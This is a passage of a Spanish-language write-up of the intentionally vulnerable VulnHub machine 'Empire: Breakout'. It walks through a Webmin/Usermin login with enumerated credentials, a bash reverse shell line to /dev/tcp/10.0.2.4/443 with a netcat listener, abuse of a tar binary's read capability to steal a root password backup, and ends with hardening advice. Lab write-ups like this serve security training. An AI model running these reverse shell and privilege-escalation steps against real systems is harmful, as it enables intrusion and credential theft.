# echo ".2uqPEfj3D<P'a-3" >> Contraseña
```


```
(root㉿kali)-[/home/kali]
# cat Contraseña
.2uqPEfj3D<P'a-3
```

### Puerto 10000/tcp (HTTP):

Existe otra página web. Puerto 10000:



Vemos que nos redirige a otra página, entramos nos aparece la Webmin con un posible panel de ingreso. También revisamos el puerto 20000 que tenía una versión más antigua.



### Puerto 20000/tcp (HTTP):




Tenemos un login de ingreso a Webmin. Podríamos tener la posible contraseña pero aun así nos faltaría el usuario, para eso utilizaremos la herramienta “enum4linux”.



El comando enum4linux -a 192.168.74.132 es utilizado para enumerar información sobre un servidor Windows desde una perspectiva de cliente. Enumera información como usuarios y grupos, políticas de contraseña, información sobre recursos compartidos, y más. La opción **-a** indica que se realice una enumeración completa. Es importante tener permiso para realizar este tipo de exploración en una red, ya que puede estar sujeto a restricciones y políticas de seguridad.


Si bien nos arroja mucha información, si vamos a en concreto los usuarios:



Vemos potenciales usuarios, tales como **cyber** probamos entonces procedemos a completar los campos.




Efectivamente nos logueamos correctamente en su cuenta de Usermin y ahora tenemos acceso (cyber: .2uqPEfj3D<P'a-3).



Encontramos un acceso de consola:




Probamos la misma, realizamos un ls para ver si posee archivos visibles, vemos que si existe un archivo user.txt y encontramos lo siguiente:



Allí vemos nuestra primera flag:

**3mp!r3{You\_Manage\_To\_Break\_To\_My\_Secure\_Access}**



Ahora para poder entrar en toda la maquina pero falta tener privilegios, para eso consultamos nuestra IP.


```
(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.74.131  netmask 255.255.255.0  broadcast 192.168.74.25
```

Nos ponemos en escucha por el puerto 443 en nuestro Kali.

```
(kali㉿kali)-[~]
└─$ nc -nvlp 443
listening on [any] 443 ...
```

Para generar una reverse Shell utilizamos el siguiente código y lo colocamos en la consola de Usermin:


```
" bash -c 'bash -i >& /dev/tcp/10.0.2.4/443 0>&1' "
```



Este código ejecuta un comando Bash que establece una conexión de shell inversa a una dirección IP y puerto específicos.


- **bash -c '...'** : Ejecuta un nuevo proceso Bash con el argumento **-c**, que indica que se debe ejecutar el comando siguiente como una cadena de comandos Bash.
- **bash -i >& /dev/tcp/10.0.2.4/443** : En este comando, **bash -i** inicia un shell interactivo, mientras que **>& /dev/tcp/10.0.2.4/443** redirige la entrada y salida estándar del shell hacia un socket TCP en la dirección IP **10.0.2.4** y el puerto **443**. Esto es lo que crea la conexión de shell inversa.
- **0>&1'** : Esta parte redirige el descriptor de archivo **0** (entrada estándar) al descriptor de archivo **1** (salida estándar), lo que garantiza que los datos entrantes en el socket TCP se envíen al shell y los resultados del shell se envíen de vuelta a través del socket TCP.

Presionamos ENTER, vemos que queda colgada la página Usermin con un símbolo girando por debajo, y en nuestra escuha observamos lo siguiente...



```
(kali㉿kali)-[~]
$ nc -nvlp 443
listening on [any] 443 ...
connect to [192.168.74.131] from (UNKNOWN) [192.168.74.132] 59652
bash: cannot set terminal process group (1005): Inappropriate ioctl for dev
ice
bash: no job control in this shell
cyber@breakout:~$
```


Comprobamos entonces que estamos dentro como usuario aun sin privilegios. Hacemos un whoami y efectivamente somos **cyber**. Haciendo un ls para ver lo que podremos encontrar vemos un directorio tar.



```
(kali㉿kali)-[~]
$ nc -nvlp 443
listening on [any] 443 ...
connect to [192.168.74.131] from (UNKNOWN) [192.168.74.132] 59652
bash: cannot set terminal process group (1005): Inappropriate ioctl for dev
ice
bash: no job control in this shell
cyber@breakout:~$ whoami
whoami
cyber
cyber@breakout:~$ ls
ls
tar
user.txt
cyber@breakout:~$
```

Comprobamos que es el mismo archivo encontrado anteriormente y ahora procedemos a realizar un comando para ver las capabilities que básicamente nos permite saber qué es lo que podemos hacer siendo dicho usuario dentro de la máquina.


Ejecutamos el comando “getcap -r / 2>/dev/null”



```
cyber@breakout:~$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/home/cyber/tar cap_dac_read_search=ep
/usr/bin/ping cap_net_raw=ep
cyber@breakout:~$
```

Nos dice como sospechábamos que podemos usar la herramienta tar, misma que se utiliza para compactar archivos en Linux, y podremos usar esa herramienta para poder obtener lo que se encuentra dentro, mas específicamente poder leer estos documentos.

Antes de pasar a relacionarnos con esta herramienta, verificamos si encontramos otro usuario yendo hacia atrás.



```
cyber@breakout:~$ cd ..
cd ..
cyber@breakout:/home$ ls
ls
cyber
cyber@breakout:/home$
```

Efectivamente solo tenemos el usuario cyber. Vamos un pasito más hacia atrás, encontramos lo siguiente:

```
cyber@breakout:/home$ cd ..
cd ..
cyber@breakout:$ ls
ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usermin-setup.out
usr
var
vmlinuz
vmlinuz.old
webmin-setup.out
cyber@breakout:$

cyber@breakout:$ cd var
cd var
cyber@breakout:/var$ ls
ls
backups
cache
lib
local
lock
log
mail
opt
run
spool
tmp
usermin
webmin
www
```

Sabemos que en el directorio /var se encuentran archivos relevantes, observamos y vemos una carpeta de backups, entramos a la misma.

```
cyber@breakout:/var$ cd backups
cd backups
cyber@breakout:/var/backups$ ls
ls
apt.extended_states.0
cyber@breakout:/var/backups$ ls -la
ls -la
total 28
drwxr-xr-x  2 root root  4096 Feb 26 16:45 .
drwxr-xr-x 14 root root  4096 Oct 19  2021 ..
-rw-r--r--  1 root root 12732 Oct 19  2021 apt.extended_states.0
-rw-----  1 root root   17 Oct 20  2021 .old_pass.bak
cyber@breakout:/var/backups$
```

Primeramente hicimos un ls para ver si había algún archivo, y no apareció nada relevante luego un ls -a para poder ver si había algo oculto y claramente se encontraba un archivo .old\_pass.back que como su nombre lo indica podría tener una password.

A priori no lo podemos leer porque como indica allí el usuario root es quien puede tener el privilegio de leerlo, pero podemos leer cosas con nuestra herramienta tar porque como habíamos visto tenemos ese acceso.

Vamo al inicio de todo vemos que tenemos el tar ahí con ls, y luego ejecutamos lo siguiente

```
“ ./tar -cf back.tar /var/backups/.old_pass.bak “
```

```
cyber@breakout:~$ ls
ls
tar
user.txt
cyber@breakout:~$ ./tar -cf back.tar /var/backups/.old_pass.bak
./tar -cf back.tar /var/backups/.old_pass.bak
./tar: Removing leading `/' from member names
cyber@breakout:~$
```

Extraemos el contenido del fichero, ahora solo queda descomprimirlo, verificamos entonces que ahora tenemos los privilegios para verlo yendo de nuevo a la carpeta backups.

```
cyber@breakout:~/var/backups$ ls -la
ls -la
total 12
drwxr-xr-x 2 cyber cyber 4096 Feb 26 19:45 .
drwxr-xr-x 3 cyber cyber 4096 Feb 26 19:45 ..
-rw----- 1 cyber cyber 17 Oct 28 2021 .old_pass.bak
cyber@breakout:~/var/backups$
```

Efectivamente, vemos que ya **cyber** paso a tener permisos.

```
cyber@breakout:/var/backups$ ls -la
ls -la
total 28
drwxr-xr-x 2 root root 4096 Feb 26 16:45 .
drwxr-xr-x 14 root root 4096 Oct 19 2021 ..
-rw-r--r-- 1 root root 2732 Oct 19 2021 apt.extended.states.0
-rw----- 1 root root 17 Oct 28 2021 .old_pass.bak
cyber@breakout:/var/backups$
```

```
cyber@breakout:~/var/backups$ ls -la
ls -la
total 12
drwxr-xr-x 2 cyber cyber 4096 Feb 26 19:45 .
drwxr-xr-x 3 cyber cyber 4096 Feb 26 19:45 ..
-rw----- 1 cyber cyber 17 Oct 28 2021 .old_pass.bak
cyber@breakout:~/var/backups$
```

Procedemos entonces...

```
cyber@breakout:~/var/backups$ cat .old_pass.bak
cat .old_pass.bak
Ts&4&YurgtRX(=~h
```

Obtenemos “ Ts&4&YurgtRX(=~h nuestra posible contraseña de root.

Tratamos de entrar entonces para ser usuario root con esa contraseña.

```
cyber@breakout:~/var/backups$ su root
su root
Password: Ts&4&YurgtRX(=~h
whoami
root
ls
```

Haciendo un whoami vemos que somos usuario root finalmente. Ahora realizamos un tratamiento mínimo para poder tener una mejor visualización.  
Colocamos:

“ script /dev/null -c bash ”

```
script /dev/null -c bash
Script started, output log file is '/dev/null'.
root@breakout:/home/cyber/var/backups# ls
ls
root@breakout:/home/cyber/var/backups#
```

Ahora si estamos como usuario root y vemos nuestras rutas y directorios. Vamos hacia atrás de todo, hacemos un ls y vemos que encontramos la flag de root.

```
root@breakout:~# cd
cd
root@breakout:~# ls
ls
r00t.txt
root@breakout:~# cat r00t.txt
cat r00t.txt
3mp!r3{You_Manage_To_BreakOut_From_My_System_Congratulation}

Author: Icex64 & Empire Cybersecurity
root@breakout:~#
```

**3mp!r3{You\_Manage\_To\_BreakOut\_From\_My\_System\_Congratulation}**

**Author: Icex64 & Empire CybersecurityQ**



En el proceso de vulneración de la máquina "Empire Breakout", se lograron los objetivos de comprometer su seguridad al obtener acceso a través de vulnerabilidades en los servicios expuestos.



**VULN HUB**  
VULNERABLE BY DESIGN

**VIRTUAL MACHINES**

Difficulty: Easy  
This box was created to be an Easy box, but it can be Medium if you get lost.  
[more...](#)

**Empire: Breakout**

21 Oct 2021 by icex64 & Empire Cybersecurity

Se capturaron las flags, demostrando el acceso completo al sistema comprometido.

Se identificaron vulnerabilidades en el servidor web Apache en el puerto 80, así como en el servicio Usermin, destacando la importancia de mantener actualizados los sistemas y configuraciones de seguridad.

Además, se encontró información sensible que, a pesar de estar encriptada, fue fácilmente descifrada, subrayando la necesidad de utilizar algoritmos de encriptación más robustos y una gestión adecuada de claves.

Para prevenir futuros ataques, se recomienda aplicar parches de seguridad, configurar correctamente los servicios expuestos y seguir buenas prácticas de ciberseguridad, como la autenticación fuerte y la monitorización continua.

## 5) Análisis y Conclusiones Finales.



El hecho de que el puerto 80 esté abierto y utilizando Apache httpd 2.4.51 en un sistema Debian sugiere que el servidor web está accesible desde Internet. Es fundamental seguir buenas prácticas de seguridad para proteger este servicio:

- Actualizaciones regulares: Mantener el servidor web y sus componentes actualizados para mitigar vulnerabilidades conocidas.
- Configuración segura: Asegurarse de que la configuración del servidor web siga las mejores prácticas de seguridad, como limitar el acceso a directorios sensibles y evitar la exposición de información innecesaria.
- Monitorización y registro: Configurar sistemas de monitorización y registro para detectar y responder a posibles intrusiones o ataques.

La referencia a Usermin y la posible vulnerabilidad de "file disclosure" resalta la importancia de asegurar la configuración de Usermin:

- Actualizaciones y parches: Aplicar las actualizaciones y parches de seguridad proporcionados por los desarrolladores de Usermin para mitigar posibles vulnerabilidades.
- Restricción de accesos: Limitar el acceso a Usermin a usuarios autorizados y configurar adecuadamente los permisos de archivo y directorio.

Recomendaciones Generales:

- Firewall: Utilizar un firewall para controlar el tráfico entrante y saliente hacia y desde el servidor, limitando el acceso solo a los servicios necesarios.
- Autenticación fuerte: Implementar autenticación de múltiples factores (MFA) para acceder a servicios sensibles.
- Auditorías de seguridad: Realizar auditorías regulares de seguridad para identificar y remediar posibles vulnerabilidades.

Respecto a la Información Sensible:

El descubrimiento de información sensible que pudo ser desencriptada destaca la importancia de proteger los datos confidenciales, incluso si no están en texto plano:

- Encriptación fuerte: Utilizar algoritmos de encriptación robustos para proteger la información sensible tanto en reposo como en tránsito.
- Gestión de claves: Implementar una gestión adecuada de claves, incluido el almacenamiento seguro y la rotación regular de claves.

Además de estas recomendaciones específicas, es crucial mantenerse al tanto de las últimas amenazas y buenas prácticas de ciberseguridad para proteger activamente los sistemas y los datos sensibles.

## **6) Fuentes**

- VULNHUB - <https://vulnhub.com/>

